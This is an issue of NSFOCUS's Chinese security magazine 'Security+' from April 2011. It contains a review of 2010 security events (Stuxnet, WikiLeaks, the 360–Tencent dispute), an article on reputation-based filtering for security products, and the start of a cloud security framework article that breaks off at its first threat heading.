安全+
2011/04 总第012

SECURITY

技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

2010年安全回顾
—虚拟世界与安全，小荷才露尖尖角

信誉技术在安全领域中的应用

云计算平台安全体系技术框架

网络安全态势感知体系探讨

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8668
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2011/04 总第 012

安全+ SECURITY+

目录 CONTENTS

2010年安全回顾

—虚拟世界与安全，小荷才露尖尖角

安全研究院　赵粮

摘要：Stuxnet、WikiLeaks、3Q 大战影响深远，本文从这三件安全事件延伸开来，综合云计算和云安全、安全海量数据挖掘，以及虚拟世界安全等方面，对安全行业的前沿技术进行简述和讨论，这些方面看似无关却有千丝万缕的联系。2010 年是充满动感和生机的一年！

关键词：2010 安全技术　Stuxnet　Wikileaks　3Q　云安全　虚拟世界安全　DDoS　CIIP

一、前言

2010 不寻常！2010 是十二五的规划年！2010 云计算风起云涌！从政府到工业界、学术界的共同追逐，再到 IT 行业的百家争鸣，云计算成为最为热门的 IT 词汇，云安全也随之备受瞩目，一跃成为信息安全业界的制高点。

这一年发生了很多安全大事。比如 Stuxnet，让国家关键基础设施安全的概念更加实实在在；Wikileaks，在为整个社会提供无穷谈资的同时，更为信息安全业界带来了启示；发生于年末的 360-QQ 大战，着实是一场没有硝烟的战争，停战并不意味着和平，却呈现出一种现状，根本的网络游戏规则和监管体系还没有建立起来；业界标志性会议 RSA 经过多年努力，终于在中国成行，笔者也有幸第一次成为 RSA 演讲者；知名网站被劫持虽然不是什么高科技安全事件，却给人心悸的感觉 —— DNS 作为为关键基础设施的一部分，必须保护！

这一年为很多安全技术和模式的创新，提供了前所未有的原动力，这些创新从云计算的安全、软件即服务（SaaS）或安全即服务（SECaaS）、虚拟化安全，到安全度量、安全信誉和态势感知、蜜罐技术、应用生命周期安全、合规性，再到移动互联网安全、社会网络安全，以至虚拟世界安全，等等。

本文将从安全事件和安全技术动向两个方面，对刚刚过去的 2010 年进行一个简要的总结。

二、动感：安全事件

2010 年不平静。这一年发生很多令人震惊或印象深刻的大事情，技术控读者请看 [Top10] 总结 2010 年的十大入侵技术，市场控读者请参考 [Cisco][Trend][Rising][CCERT]，消息控读者请访问弯曲评论上天融信和网域的有关报道评论 [Topsec][Leadsec]。本文剪取其中的三件来作为 2010 的标签。

1、Stuxnet

作为一个“蠕虫”，Stuxnet [Stuxnet1] 的确具有划时代的意义，这个评价一点都不过分。在 2011 年的 RSA 大会上，Symantec 的 CEO Salem 特别提到了 Stuxnet，指出 Stuxnet 将游戏从原来以间谍情报为主，提高到针对性地实施“破坏”的新阶段 [Salem]。卡巴斯基实验室创始人及 CEO 尤金•卡巴斯基先生说，“我认为这是一个具有划时代意义的转折点，它将我们带入了一个新纪元，因为以往的网络攻击仅仅是个别的网络罪犯，而现在恐怕已经进入网络恐怖主义、网络武器和网络战争时代了。” [Stuxnet2]

这并不是危言耸听，在公开报道的分析材料中，Stuxnet 使用 4 个 0-Day 漏洞、中间人攻击、通过 USB 盘传播、拥有两个伪造

的数字签名证书…（有关 Stuxnet 的详细传播工作原理技术细节，请参见维基百科链接 [Stuxnet1][Stuxnet2][Stuxnet3][Stuxnet4]）。从这些资料看, Stuxnet 的出现并不令人意外，只是再现了人们以前的担心忧虑。Stuxnet 的爆发，使得各个国家都不得不重新审视关键基础设施（CII）的防渗透能力，以及在此基础之上的制衡和对抗能力。

2、WikiLeaks

WikiLeaks, 也就是维基泄密。数据“泄露”的内容本身是一方面，更重要的是，整个事件的过程牵动了整个世界。

Wikileaks 是一个大规模文档泄露与分析的来源网站，其中的内容不可追查，也不被审查 [Wikileaks1][Wikileaks2]。Wikileaks 看似很像维基百科，任何人都可以发表评论，使用并不需要拥有任何特别的电脑知识，告密者可以不受追踪的匿名发布文档，用户可以公开讨论文档，剖析其可信性和真实性，还可以讨论最新材料，阅读并书写解释性的背景材料或相关内容。一份政治相关文件及其真实性，可由数千人共同理清。

Wikileaks 提供了高阶加密技术，以确保其匿名性与不可追踪性，因为文档提供人士的身份泄漏，无论在政治影响上，还是在法律打压或身体暴力上，都可能使他们面临到严重的威胁。因此，有必要采用先进的加密与发布技术，将此类风险降至最低。

WikiLeaks 的影响不期而至地延伸到了 RSA2011 大会上。Anonymous 组织是 Wikileaks 的拥护者。在会前有消息传出，HBGary Federal 公司的首席执行官 Aaron Barr 已经掌握这个秘密国际组织的成员资料，并准备与联邦调查局合作调查合作来调查揭露他们的身份。这个消息激怒了 Anonymous 组织，他们对 HBGary Federal 公司进行多种网络攻击，并最终迫使 HBGary 退出了 RSA2011 大会，故事更多细节和讨论可以参见 [Chenxi]。

其实在 RSA2011 大会之前，已经发生一系列相关的大规模拒绝服务攻击，Wikileaks 很像床头凌晨的“闹钟”[Wakeup1][Wakeup2]，这让各种关键信息基础设施（CII）的责任人和运营组织，不得不严肃考虑尽快提升面对 DDoS 的防护和应急处理能力。

3、3Q 大战

3Q 大战 - 360 和腾讯之间的这场网络战争将数亿用户卷入其中，“弹窗大战”惹起众怒，“一个非常艰难的决定”迅速成为网络热词流行语，较为详细的过程回顾请参见互动百科上的“3Q 战争”条目 [3Q1]。这场战争对社会和业界带来的反思是深远的，不管是从市场垄断和商业竞争有关的立法和司法角度、还是从科技创新、技术规格和第三方检测认证等等。在工信部介入调停后，腾讯和奇虎都表示改正错误，尊重用户的隐私和选择，创造更为“合作”的业界环境。

虽然这个“休战”的结果留下了很多“未了”的遗憾，但是如果 3Q 战争能够引起公众的警惕、主管机构和业界的真正反思与行动，则业界幸甚，3Q，Thank you!

三、生机：安全技术

2010 年孕育新技术, 2010 年是一个多产年。

从直接感受来讲，云计算、移动互联网、物联网、泛在网、三网合一、三屏合一、绿色 IT、甚至还有 IBM 的智慧地球，似乎都在 2010 年都找到了感觉，都找到了自己的拥护者和未来 5 年的成长依据。对于网络信息安全行

业来说，似乎每个技术都会带来更多的安全挑战和商机，但国内安全市场主要还是“老几样”。“时髦”不是我们想要的，“先烈”也不是。

这里不做全面的或者系统的总结，仅探讨云计算与云安全，安全海量数据挖掘，虚拟世界安全三个话题，作为 2010 年安全技术和模式创新的注解。

1、乱花渐欲迷人眼－云计算和云安全迅速升温

在 2009 年前后争论云计算是不是个趋势，甚至是不是一个阴谋等，可能还是个话题 [XLG]。在 2010 年，云计算已经成为一个命题，继续争论什么是云计算，试图论证哪个才是更准确定义，已经成为无谓的举动。相反地，如果您拿出如何利用云计算（虚拟化、SaaS、弹性架构、自服务、多租户等），实现了什么客户价值的实际分析或案例，您一定能赢得掌声。

在云计算已成为很多国家重要发展战略的同时，云安全也顺理成章地成为众所瞩目的焦点。因为解决不了云计算的安全隐患，云计算就不可能进入大规模应用，更无法承担关键基础设施的责任。

在 RSA 2011 大会上，云安全再次成为热点。云安全联盟 CSA 公布了 2011 年的几个重要研究项目，包括云安全指南新版本 3.0、云安全事件响应 CloudSIRT、CSA 知识认证 CCSK、GRC Stack、可信云计算 TCI 等。云安全联盟各地分会组织如雨后春笋般出现，企业成员数量已经接近 90 家，个人会员数量也将近 17000 人。

云安全联盟认为，云计算的短期价值有被高估的可能，但其长期价值却被低估了。

2、青冥浩荡不见底－安全海量数据挖掘

网络安全系统需要处理的带宽，正在以摩尔定律的速度增长，自身产生的数据信息也同样快速增长。在几年前的工业界，安全海量数据处理几乎等同于安全事件管理（SIEM）或安全管理中心（SOC），主要集中在如何高速准确的收集大面积分布式的安全事件，如何正则归一化处理，如何进行空间与时间等多维度的相关分析，如何提高 SIEM/SOC 系统的安全信噪比（SNR）等。

在 2010 年 6 月份召开的 Gartner 安全风险管理峰会上，Joseph Feiman 做了主题为“From Security Silos to Security Intelligence”的演讲，介绍企业安全智能（ESI）的概念，说明各个 IT 和安全系统间存在的信息孤岛，并强调了打通孤岛的商业价值，预测传统的 SIEM 需要上升到 ESI 的高度。

事实上，工业界的实践也从另外一个角度发觉到了这个趋势，安全信誉和安全态势方面的研究与应用，开辟了安全海量数据的价值市场。

维基百科将信誉定义为“一个人、一群人或一个组织，根据某一特定标准，对一组实体的看法”。近年来，安全信誉技术被拓展到反病毒、反恶意软件、反钓鱼、恶意网站监视和告警等很多安全领域 [LXH]，而安全信誉的置信度最为关键。数据量、数据寿命、数据可信度、数据关联性等，则是置信度的基础 [McAfee]。

网络安全态势感知，是大规模网络的安全研究的一条新思路。与 SIEM/SIMS 系统不同，态势感知关注的是网络安全状态的动态变化及发展趋势，不仅要实时展现网络安全状态信息，而且更为关注态势变化趋势所造成未来的可能威胁，以及考虑如何应对调整资源及策略。从某种意义上说，安全态势感知是在基于网络全局风险和未来威胁状况

的评估结果上，进行安全资源合理配置及安全策略调整的决策支持系统。安全事件的分析结果，也就是 SIEM/SIMS 的输出，可以作为态势感知系统评估网络安全状态的输入信息。

安全信誉和安全态势感知技术的结合，将会对下一代的安全检测和防护、关键信息基础设施保护（CIIP）等，产生深远影响。

3、小荷才露尖尖角 – 虚拟世界的安全

网络虚拟世界正在迅速发展，一场细雨润无声般的身份革命，正在我们的身边悄悄发生。在 Google 中搜索“网络虚拟世界安全”结果条数高达 62 万,“网络虚拟社会安全”搜索结果条数高达 36 万, 百度中这两个搜索的结果更是令人吃惊，分别为 480 万和 112 万。

所谓网络虚拟世界，是与现实社会并存的一种新形式 [Cyber1], 是现实社会主体以虚拟方式，在计算机网络中开展互动、相互作用, 进而形成的社会关系体系，其主要特征包括空间虚拟性、跨地域性、高度开放性、匿名或身份模糊性、管理自治性等。在网络虚拟社会里，人们往往依据自身兴趣、爱好等价值取向，交换信息、交流情感, 并形成相对稳定的虚拟社区群落。

而现实社会中人们的弱点, 包括色欲、贪心、虚荣心、轻信、惰习惯、同性、急功近利、好奇心等，都同样会被映射到虚拟社会中。欺诈、恐吓、攻击、谩骂、侵害、盗窃等物理世界的威胁，也如影随形, 现实社会的各种特征都已经出现在虚拟世界中。

传统的网络安全一直致力于解决 IT 基础设施和应用等安全威胁, 这些威胁直接依附于物理世界。但是, 随着网络规模的迅速扩大, 信息总量的迅速上升，虚拟身份变得异常复杂，虚拟财产的“真实”价值对于物理世界而言，已经变得举足轻重…

在迅速演化的虚拟世界中，“身份”不再和“姓名”必然关联。新型的“身份”可能是基于网络上留下的某些踪迹，不管是浏览了某些网站，或是做了某些选择。新“身份”可能和移动电话的 SIM 卡、信用卡，以及聊天工具中使用的假名或网名有关（Facebook, Twitter, 微博 , QQ, 各种聊天博客工具等），也可能和邮件地址、IP 地址、Word 文件中的某个字段等等。在某些国家，传统的身份证件已经被具备 RFID 芯片的生物证件所替代。

虽然形式发生了变化，但新“身份”和传统的“名字”具有相似的特性 ，这个特性 可以把目标从一群人中区别开来，或者将其认定为某个社区或类别。这些变化不仅仅给个人隐私带来了大量隐患，而且虚拟空间（甚至物理空间）的权限、责任、职责、信誉等，都和这些“虚拟身份”有关，一旦这些“虚拟身份”得不到有效安全保护，在未来的某个时刻，你可能突然“被死亡”，“被犯罪”，“被解雇”，“被离婚”，....

网络安全的未来，虚拟世界的安全，才刚刚开始!

三、结束语

本文观点见仁见智，不代表任何组织机构官方意见，限于笔者学识和所掌握信息，难免挂一漏万，有失偏颇，请读者明察指正。

致谢

本文所引用之网络内容已注明链接和出处，不能一一致谢。笔者特别感谢同事吴云坤、于 旸、卢小海、刘凯、刘添怡、李鸿培、王卫东等分享观点和提供素材，是他们的分享使得作者有信心完成本文。

参考文献

1.[3Q1] http://www.hudong.com/wiki/3Q%E6%88%98%E4%BA%89

2.[CCERT] CCERT：2010 年教育网安全态势平稳 , http://www.edu.cn/ccert_7414/20110216/t20110216_577904.shtml

3.[Chenxi] http://chenxiwang.wordpress.com/2011/02/25/hbgary-anonymous-wikileaks-and-the-concept-of-openness/

4.[Cisco] 思科发布 2010 年度安全报告 垃圾邮件总量回落 , http://www.sootoo.com/content/88226.shtml

5.[Cyber1] http://baike.baidu.com/view/3146537.htm

6.[LXH] 互联网安全信誉系统技术研究报告 , 卢小海 , 2010, http://ccsa.org.cn/ccsafile/archives/201009/arch_3737_17499.pdf

7.[Leadsec] http://www.tektalk.org/2010/12/06/%E4%BA%9A%E4%BF%A1%E8%81%94%E5%88%9B%E5%87%BA%E5%94%AEit%E5%AE%89%E5%85%A8%E9%83%A8%E9%97%A8%E8%81%94%E6%83%B3%E7%BD%91%E5%BE%A1/

8.[McAfee] 迈克菲：网络安全信誉的力量 , http://www.cnw.com.cn/security-cloud/htm2011/20110110_216158.shtml

9.[Rising]《瑞星 2010 年度安全报告》, http://b2b.netsun.com-/detail--5656236.html

10.[SNR] http://sbin.cn/blog/tag/siem/

11.[Salem] http://www.crn.com/news/security/229218700/rsa-symantecs-salem-calls-for-security-above-the-clouds.htm

12.[Stuxnet1] http://en.wikipedia.org/wiki/Stuxnet

13.[Stuxnet2]http://www.kaspersky.com.cn/KL-AboutUs/news2010/09n/100925.htm

14.[Stuxnet3] http://www.antiy.com/cn/security/2010/r101108_001.htm

15.[Stuxnet4] http://www.enet.com.cn/article/2010/0929/A20100929742242.shtml

16.[Top10] http://jeremiahgrossman.blogspot.com/2011/01/top-ten-web-hacking-techniques-of-2010.html

17.[Topsec] http://www.tektalk.org/2010/11/16/%E5%A4%A9%E8%9E%8D%E4%BF%A1%E3%80%82%E4%BD%95%E4%B8%BA%E4%B8%9C-%E3%80%82%E5%86%85%E9%83%A8%E5%88%86%E8%A3%82/

18.[Trend] 趋势科技中国区 2010 第 4 季度安全威胁报告 , http://www.sootoo.com/content/88225.shtml

19.[Wakeup1] http://www.nationalreview.com/articles/254177/wikileaks-wake-call-jonah-goldberg

20.[Wakeup2] http://www.pcworld.com/businesscenter/article/212701/operation_payback_wikileaks_avenged_by_hacktivists.html

21.[Wikileaks1] http://en.wikipedia.org/wiki/WikiLeaks

22.[Wikileaks2]http://blog.sina.com.cn/s/blog_536492ce01-00kjl6.html

23.[XLG] http://xiangligang.blog.sohu.com/144079836.html

信誉技术在安全领域中的应用

安全研究院　李鸿培

摘要：本文主要针对安全信誉的基本概念、安全信誉度的评估管理，以及在安全领域中的应用模式进行了探讨。对利用安全信誉技术改善安全产品的防护能力，以及监测性能具有一定的指导意义。

关键字：信誉技术　安全信誉　信誉度　信誉库

一、前言

随着互联网与人们日常生活结合的越来越紧密，互联网已不仅仅是以前那个只提供资源共享的平台，各种的商业服务、电子交易，以及各种支撑社会运营的重要数据信息，都成为互联网内容的一部分，并成为人类社会活动在网络虚拟世界延伸的平台。又因网络虚拟世界对匿名身份的支持，现实社会中的各种不良行为，在虚拟世界中更为泛滥，诸如虚假信息、欺诈行为、垃圾邮件、钓鱼网站、恶意代码网站等等。对于互联网的一般客户来说，在期望享用互联网便利服务的同时，却又无法判断所访问信息和服务的真实性，以及是否会给自己带来危害，也许在不经意间自己的系统就被对方侵入，要么偷窃需要的重要信息，要么被接管成为“肉鸡”，成为攻击别人的跳板。由于互联网中的恶意攻击者处于“暗处”，而且出于巨大的非法经济利益的驱动，一些利益集团也涉及其中，恶意攻击者已成为有组织的群体，恶意的攻击手段得到了快速的发展。面对这种情况，对于互联网用户及安全厂商来说，大量存在的未知攻击已造成了严重的攻守信息不对称问题，也对传统的安全检测与防护方案提出了新的挑战。

在以前，应对攻击的方式是被动的，往往是通过跟踪攻击者的技术手段来应对。这里我们以信息资源管理者的身份，转而关注用户所要使用和访问的信息资源和服务，考虑如何来保证这些信息资源和服务的完整性和可信赖程度。对此我们这里引入了“安全信誉”的概念，通过评估网站服务器、邮件服务器、URL 等网络中关键的信息，以及服务的安全可信程度—“安全信誉”，来尽可能的降低互联网客户利用互联网资源时所面临的风险。这种方式由于是针对防守方所能管控资源的内容及行为的可信度建模，就不会存在以往被动追踪和信息不对称的问题，而且用户访问控制的模型也比较简单——要保证自己的安全，就去访问可信任的资源!

在现实生活中，类似的信誉体系已经广泛存在并被应用，例如公司品牌形象、人际口碑、信用卡使用记录等等。在计算机科学领域中，类似的思路也被广泛使用于诸如 Amazon, eBay，阿里巴巴等电子商务系统，P2P 信息网络和垃圾邮件检测等多个领域。而安全信誉的概念和技术，在近几年也被反病毒、反恶意软件、反钓鱼、恶意网站监视和告警等很多安全领域所关注。Cisco、McAfee、趋势科技等厂商在他们的相关产品中也声称采用了安全信誉技术，绿盟科技

在安全信誉方面也开展了不少的研究工作。

目前在信息安全领域最常用的信誉评估体系有如下两种:

1、邮件信誉评估体系

主要针对电子邮件建立的邮件评估体系，重点评估是否为垃圾邮件。评估要素通常包括：邮件发送频度、重复次数、群发数量、邮件发送 / 接收质量、邮件路径以及邮件发送方法等。由于全球每天有几十亿封邮件发送，这对于邮件信誉评估体系来说，在精确度及处理能力方面提出了很大挑战。

2、Web 信誉评估体系

重点针对目前 Web 应用，尤其是 URL 地址进行评估的 Web 信誉评估体系，评估要素通常包括域名存活时间、DNS 稳定性、域名历史记录，以及域名相似关联性等。

在信誉评估体系中重点强调对象的可信度，如果认可对象的可信度，则该对象许可并允许其在网络中传播，如果可信度不足，将开展更进一步的分析。

本文在他人研究的基础上，将主要就安全信誉的定义界定、安全信誉的评定、管理及其在信息安全领域的应用模式进行探讨。

二、基本概念

1、信誉

信誉 (Reputation) 通俗的讲是口碑或声誉，这是来源于经济学的一个概念，其定义信誉是以信用为基础的抽象价值和社会声誉 。信用在经济活动中是指社会成员之间为了某种经济交易和价值转移的需要，建立在相互信任、诚实守信基础上的，以偿还为条件的一种承诺 。而信誉则是区域性的社会群体长期以来对主体的信用表现及其信用抽象价值的评价 ，体现的是信用的一般意思——守信 。也就是说，信誉是指依附在人之间、单位之间和商品交易之间，形成的一种相互信任的生产关系和社会关系 。

维基百科将信誉定义为 “一个人、一群人或一个组织根据某一特定标准对一组实体的看法”。

2、安全信誉

这里安全信誉是对互联网上资源和服务相关实体（主、客体）安全可信性的评估与看法。显然，经济学上信誉，评估的是社会上人的信用，考虑的是其信用承诺的可信性及承诺不兑现的风险。而我们这里的安全信誉，这主要是面对网络虚拟世界中的主、客体，判定的则是主体（服务）行为的安全可信性及相关客体（信息资源）内容的真实性问题，考虑的是保障用户在访问网络资源和享受服务时，如何降低受到危害的风险。

3、信誉度与信誉库

由上面的定义可知，信誉是区域群体对某实体的行为表现或其被关注属性可信性的动态评估，也就是口碑或声誉的概念。显然，信誉评定过程不是非此即彼的二选一硬判决，而是依据对实体状况的综合评估，赋予该实体一个信誉评估值，这个信誉评估值能够反映实体某一方面信誉好坏的程度。本文把这个实体信誉评估值定义为该实体某一被关注属性的信誉度。

就现实来说，一个主体的信誉评估值不可能仅是 0(黑) 或 1(白)，更多的是介入 0-1 之间 (中间地带)；当然，信誉度的取值区间也可

以自选确定。后面可以看到，信誉度的概念将为安全信誉在网络安全领域的应用奠定基础。

在信誉度概念的基础上，我们可以把信誉库定义为网络实体（主、客体）及其信誉度的集合。网络安全设备上的黑、白名单就是信誉库的一个特例——非此即彼。

信誉度的评估以及应用都将涉及到安全信息智能处理的内容，而且信誉及应用具有如下典型的特点:

- 信誉的评估是主体相关的

谈信誉必然是针对某个环境下的某个主体而言，这里的实体可以是“人”也可以是“物”；而在网络虚拟世界中则指各种可以产生行为、操作的进程、代理、服务等主体或服务器、网页等客体等。

- 信誉的评估是历史相关的

信誉是建立在历史数据上的综合评估，信誉可作为网络服务及内容可信性判断的经验性依据，判断的结果可反馈调整该服务相关的信誉度。这是一个动态调整的过程。

- 信誉具有区域有效性和动态可变性（时效性）

信誉的结果取决于参与群体的综合评估，也会因评估环境和参评群体的不同以及时间的变化而动态变化；这是应为不同的任务或环境下，即使对同一个主体，其信誉评估相关的参数与标准也可能不同：比如建立基于 IP 的信誉，用于防垃圾邮件系统或不良网站内容分析的信誉评估参数应该就有很大的差异。

三、安全信誉的评定与管理

在网络安全领域，安全信誉是对网络中指定主体行为及内容不具有危害性的可信程度的综合评估，这是建立在历史数据上的动态评估概念。我们应用信誉技术时，必须考虑信誉库的区域有效性和时效性，并注意信誉库的及时更新。

据 TCAF 理论，可信性是信息安全的一个属性，而信誉则可以视为一段时间内可信性评估结果的综合评价，并可作为下一步可信性评估的经验性依据，同样每次可信性评估的结果可反馈调整信誉度。

1、安全信誉的评估流程

1.1 确定评估参数

首先确定任务及工作环境，并在确定相关主体群的基础上确定安全信誉相关的评估参数。

1.2 信誉评估信息采集数

建立分布式的数据采集系统，实现信誉评估信息的多源性采集，评估信息可能来源于:

- 投票表决 / 举报机制;
- 监管机制（行为异常监测、内容真实性评估、合规性评估);
- 系统安全完整性检查（环境的可信性）;
- 入侵检测系统、恶意代码检测系统;
- 主动搜索 + 内容分析结果（不良信息网站判定);

1.3 信誉综合评估

安全信誉综合评估系统，将对采集到的信息结合历史数据进行智能化的分析、处理（安全智能），构建安全信誉库 。

2、安全信誉库的生成与更新

安全信誉综合评估系统将持续分析挖掘评估相关主体的信誉度，构建安全信誉库并随评估系统的工作持续更新 。当然，为了保证信誉库在使用过程中的稳定性和可用性，可以采用定期发布信誉库的方式。

2.1 信誉库的管理——运维问题

1. 技术评估策略的公平性保证

- 投票机制、多数原则；
- 评估信息的多源化及信息内容的可信性的综合评估。

关于信息内容的可信性，可以对考虑信息源信誉问题，采用多级信誉保障机制，并采用针对多源信息处理的智能信息决策处理技术来实现综合评估。而且在综合评估时，来源不同的信誉评估值的权重也是不同的。比如，对一个网站是否是不良网站进行评估时，技术先进的评估团队给出的结果的可信性会更高一些，在考虑该网站的信誉度时，技术先进的评估团队的评估结果的影响就会大些。

2. 由权威的中立第三方来维护或发布，以保证信誉库的可信性与公正性

但问题是这个第三方是否具有信誉库的技术维护能力? 从公司运营的角度来看，就需要考虑维护信誉库是否能够给公司带来收益的问题? 这时候关注点又将放在信誉库应用的有效性上了。也许可以把信誉库采用病毒库类似的运作模式，来提升公司产品的核心竞争力。

2.2 信誉库生成、维护、应用的生命周期示意图

图 1 主要描述了安全信誉库的生成、管理，以及其在网络安全产品及安全服务工作的应用。安全信誉库生成的关键，在于安全信誉综合评估系统，该系统基于网络中实体行为和内容可信性评估，分辨网络中的不良信誉者。在具体应用时，可以结合网络安全设备，调整安全防御策略，对这些不良信誉者的访问进行阻断，也可以通过安全咨询服务, 对系统的安全性进行改善, 提高系统的安全信誉度。

由于互联网上的信息与服务是为了共享，而不是为了被隔离，因此在发现不安全的问题之后，阻断只是临时的保护措施，改善系统




图 1、安全信誉库的管理及相关应用体系

的安全状态才是关键，所以通过安全服务和安全策略调整，提升整个系统的安全性才是安全建设的最终方案。

四、基于信誉的安全应用

由上面图 1 中可知，我们在建立安全信誉库之后，基于安全信誉的应用主要集中在两个方面：其一是安全信誉技术在安全产品中的应用, 其二是安全信誉在安全服务领域的应用。下面我们进行分别论述。

1、安全信誉技术在安全产品中的应用

基于 IP/URL 信誉库构建信誉过滤器，实现网络安全设备对不良信誉实体的联接阻断或过滤，可有效提升阻断的精确度，降低误阻断率及对业务连续性的影响，典型应用包括:

- 阻断来自外部访问的应用

  网关类产品——IPS、防火墙、UTM 等；

  流量管控设备——抗拒绝服务攻击系统。

- 阻断对外访问的应用

Web 安全—不良站点（挂马、钓鱼、不良信息内容等）访问阻断或限制访问等

- 提高不良信息过滤的有效性方面的应用

垃圾邮件网关、内容过滤网关

对来自不良站点的信息或垃圾邮件服务器的邮件进行过滤处理

1.1 信誉库与安全产品的协作方式

安全产品可以根据需要，采用多种方式利用安全信誉库，改善其安全保护能力，典型的应用方式包括:

1. 在安全产品上，开发基于信誉的功能模块 - 信誉过滤器（Reputation Filter）

对于小型企业来说，也许直接在边界网关上添加信誉过滤器的方式会比较有效，但这需要定期访问信誉库，生成并更新信誉过滤器的规则，保持过滤规则与信誉信息的同步。而且信誉过滤器属于安全产品的个性化应用特性，需要为安全设备开发不同的信誉过滤器，不断增加安全设备的定制功能，尤其在安全设备缺乏统一管理的环境中，这必然会增加系统的配置管理与维护工作量。

此外，在对边界安全网关性能要求较高的环境中，规则升级、综合分析也可能会影响安全系统的稳定性和处理性能。这是因为产生的静态阻断规则需要直接分发到设备上，有些主体的信誉可能变化非常快（比如 ADS 系统在遭到拒绝服务攻击时，对一些网站的临时阻断操作），如果将这些形成的规则即时分发到网络设备上，可能会给配置管理带来很大的困难。

2. 构建区域性的、基于信誉库的决策服务器

这种方式可以在中等规模的企业网络环境中，类似于构建域内的信誉决策服务器，信誉库信息分发到该信誉决策服务器上:

- 如果信誉信息可以处理成静态的阻断安全策略，那么可直接分发到域内相关的安全设备上，比如 IPS、UTM、垃圾邮件网关（黑白名单性质的确定规则）；
- 而多数主体的信誉信息可能做为进一步综合决策的依据，这时就需要在该决策服务器上进行处理，并为安全产品提供调用服务的接口，即在该服务器上实现决策服务，安全产品根据决策结果执行相应的阻断操作。

相比于第一种方式，这种方式具有一定的优点:

- 基于信誉的决策评估可以更准确
- 已有安全产品不需要做太大的改动与升级，不占用安全设备的计算资源，对边界网关类产品的性能影响较小
- 可以推出新的产品 --- 基于信誉的决策服务器

3. 构建第三方安全信誉服务中心

这种方式适用于公众互联网上的电子商务活动，以及个人保证其所访问网站是可信的，进而预防人们对不良信息站点（内容）访问，预防对网页挂马、恶意代码、钓鱼等欺诈网站的访问，阻断垃圾邮件，避免对其系统和网上交易产生危害。

这种方式可以利用安全信誉服务中心发布的信誉库信息，开发支持安全信誉决策的个人防火墙或相关的信誉过滤器插件，从而提高桌面安全防护能力。当然，如果信誉库过大，也可以调用安全信誉服务中心提供的服务，必要时可以考虑构建 SaaS 服务模式。显然，

这种权威的第三方服务，可以为没有技术能力的个人提供共性问题支持，而且也保证信誉库信息的权威可信性及公证性。

2、安全信誉在安全服务领域的应用

安全信誉在安全服务领域的应用，主要是考虑基于信誉库的安全评估及改善服务，将通过安全服务改善信誉不佳的信息系统安全状况，服务完成后将激活安全信誉综合评估系统对其进行再评估，以提升其安全信誉。基于这个服务理念，我们可以通过分析安全信誉库的内容，挖掘并定位潜在安全服务用户群体、用户安全需求及风险的分析与定位，并据此为用户提供基于系统安全信誉的改善服务:

1. 服务模式

- 针对有安全运维实力的客户，提供咨询服务，包括风险分析及应对措施报告
- 针对服务外包给公司的客户，提供具体的信誉度改善服务

2. 服务对象

- 管控范围内的系统；
- 安全服务签约客户的系统 。

服务对象之外的信誉度差的系统，将依据安全系统的阻断策略进行阻断处理。

五、结束语

综上所述，安全信誉技术将会有效增强当前的网络安全检测和防护技术。利用信誉过滤器、安全信誉评估策略服务等机制，实现基于信誉评估的阻断规则，可以有效的改善现有安全产品对网络中的不良资源，或服务攻击的检测和防护能力，并可以通过基于信誉库的安全评估及改善服务，提升用户信息系统的整体安全状态，保护自己资源和信息的安全。为生成安全信誉库，需要展开智能信息分析与评估决策方面的研究，以及研究网络主体行为监管技术、内容真实性判断技术、恶意代码检测技术、各种异常检测技术、系统完整性技术等多种网络实体可信性评估技术。这些工作对促进网络安全监测及安全智能在网络安全领域的应用，以及提升用户的信息安全防护能力，具有重要的意义。

参考文献

1. 卢小海，一种基于信誉的威胁分析方法，技术报告，2010.

2. 李鸿培，关于信誉在安全领域的应用思考，技术报告，2010.

3.Cisco IronPort Web Reputation Filters，http://www.doc88.com/p-79629396725.html.

4.Taylor B. Sender Reputation in a Large Webmail Service. Collaboration, Electronic messaging [D]. Anti-Abuse and Spam Conference，Mountain View, California, 2006

5. 胡波等, 基于集对分析的 P2P 网络安全中的信誉度改进算法, 电子学报，Vol.35,No.2,pp244-247.

6.Mobile Reputation Security prototype from Symantec: A closer look, http://searchsecurity.techtarget.in/news/1387236/Mobile-Reputation-Security-prototype-from-Symantec-A-closer-look.

7.Dmitri Alperovitch, Paul Judge, and Sven Krasser,Taxonomy of Email Reputation Systems, https://www.trustedsource.org/download/research.../tram2007_taxonomy.pdf.

云计算安全体系技术框架

行业营销中心　唐洪玉

摘要：随着云计算应用的部署和实施，云计算平台自身的安全问题，也越来越引起各方重视。本文在分析云计算平台安全威胁的基础上，提出了一种云计算安全体系技术框架，并对其进行了详细阐述。

关键词：云计算平台　云计算安全　云计算平台安全　安全体系　技术框架

一、前言

如今越来越丰富的市场数据，正在打消人们对于“云”概念的怀疑。越来越多的成功部署案例，表明云计算不再是漂浮在头顶上一团虚无缥缈的水气。目前，对云计算的定义和特征、应用等存在各种不同的看法和流派，较为公认的一个云计算描述是美国技术和标准研究院（NIST）的五个关键特征，按需的自服务、宽带接入、虚拟池化的资源、快速弹性架构、可测量的服务。

随着云计算的部署和实施，云计算服务的提供者需要考虑一个亟待解决的问题，即如何在保障云计算平台自身安全的基础上，更好的为客户提供服务。本文将针对这个问题，给出一种云计算安全技术体系框架，旨在为云计算平台安全技术体系的建设，提供一个有益的参考和借鉴。

二、云计算面临的主要安全威胁

一般而言，要解决安全问题，应该先正确的识别其安全威胁。云安全联盟 CSA 于 2010 年 3 月份发表了自己的研究成果——云计算的七大威胁，获得了广泛的引用和认可，相关分析阐述如下:

1、云计算的滥用、恶用、拒绝服务攻击（Abuse and Nefarious Use of Cloud Computing）

